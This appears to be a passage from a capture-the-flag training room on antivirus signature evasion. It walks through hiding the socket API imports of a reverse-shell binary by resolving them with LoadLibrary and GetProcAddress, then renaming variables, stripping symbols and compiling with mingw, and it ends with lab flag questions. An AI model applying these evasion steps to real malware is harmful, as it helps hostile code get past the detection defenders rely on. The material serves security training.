If you inspect the binaries IAT table as discussed in task 6, you will notice there are roughly seven unique API calls that could indicate the objectives of this binary.

Let's focus our efforts on removing these from the IAT table and dynamically calling them. To recap what was covered in task 6: we need to identify a specific API call, obtain its structure from the Windows documentation, load the library for the API calls, and obtain a pointer to the API call.

We'll walk through dynamically calling one API call and then expect you to reiterate the steps for the rest of the calls.

Let's look at the Windows document for `WSAConnect`; below is the structure obtained from the documentation

```
int WSAAPI WSAConnect(
  [in]  SOCKET         s,
  [in]  const sockaddr *name,
  [in]  int            namelen,
  [in]  LPWSABUF       lpCallerData,
  [out] LPWSABUF       lpCalleeData,
  [in]  LPQOS          lpSQOS,
  [in]  LPQOS          lpGQOS
);
```

We can now rewrite this to meet the requirements of a structure definition.

```
typedef int(WSAAPI* WSACONNECT)(SOCKET s,const struct sockaddr *name,int
namelen,LPWSABUF lpCallerData,LPWSABUF lpCalleeData,LPQOS lpSQOS,LPQOS lpGQOS);
```

Now we need to import the library the calls are stored in. This only needs to occur once since all calls use the same library.

```
HMODULE hws2_32 = LoadLibraryW(L"ws2_32");
```

To use the API call, we must obtain the pointer to the address.

```
WSACONNECT myWSAConnect = (WSACONNECT) GetProcAddress(hws2_32, "WSAConnect");
```

Once the pointer is obtained, we can change all occurrences of the API call with our new pointer.

```
mySocket = myWSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);
```

Once complete, your structure definition should look like the below code snippet

```
typedef int(WSAAPI* WSASTARTUP)(WORD wVersionRequested,LPWSADATA lpWSAData);
typedef SOCKET(WSAAPI* WSASOCKETA)(int af,int type,int
protocol,LPWSAPROTOCOL_INFOA lpProtocolInfo,GROUP g,DWORD dwFlags);
typedef unsigned(WSAAPI* INET_ADDR)(const char *cp);
typedef u_short(WSAAPI* HTONS)(u_short hostshort);
typedef int(WSAAPI* WSACONNECT)(SOCKET s,const struct sockaddr *name,int
namelen,LPWSABUF lpCallerData,LPWSABUF lpCalleeData,LPQOS lpSQOS,LPQOS lpGQOS);
typedef int(WSAAPI* CLOSESOCKET)(SOCKET s);
typedef int(WSAAPI* WSACLEANUP)(void);
```

The below code snippet defines all pointer addresses needed, corresponding to the above structures.

```
HMODULE hws2_32 = LoadLibraryW(L"ws2_32");
WSASTARTUP myWSAStartup = (WSASTARTUP) GetProcAddress(hws2_32, "WSAStartup");
WSASOCKETA myWSASocketA = (WSASOCKETA) GetProcAddress(hws2_32, "WSASocketA");
INET_ADDR myinet_addr = (INET_ADDR) GetProcAddress(hws2_32, "inet_addr");
HTONS myhtons = (HTONS) GetProcAddress(hws2_32, "htons");
WSACONNECT myWSAConnect = (WSACONNECT) GetProcAddress(hws2_32, "WSAConnect");
CLOSESOCKET myclosesocket = (CLOSESOCKET) GetProcAddress(hws2_32, "closesocket");
WSACLEANUP myWSACleanup = (WSACLEANUP) GetProcAddress(hws2_32, "WSACleanup");
```

Please note, the structure definitions should be outside of any function at the beginning of your code. The pointer definitions should be at the top of the `RunShell` function

We should now randomize the pointer and other variable names in proper best practice. We should also strip the binary of any symbols or other identifiable information.

Once thoroughly obfuscated and information has been removed we can compile the binary using `mingw-gcc`.

```
x86_64-w64-mingw32-gcc challenge.c -o challenge.exe -lwsock32 -lws2_32
```

Answer the questions below

What is the flag found on the Administrator desktop?

Signature evasion can kick off the process of preparing a malicious application to evade cutting-edge solutions and detection measures.

In this room, we covered how to identify signatures and break various types of signatures.

The techniques shown in this room are generally tool-agnostic and can be applied to many use cases as both tooling and defenses shift.

At this point, you can begin understanding other more advanced detection measures or analysis techniques and continue improving your offensive tool craft.

Answer the questions below

Read the above and continue learning!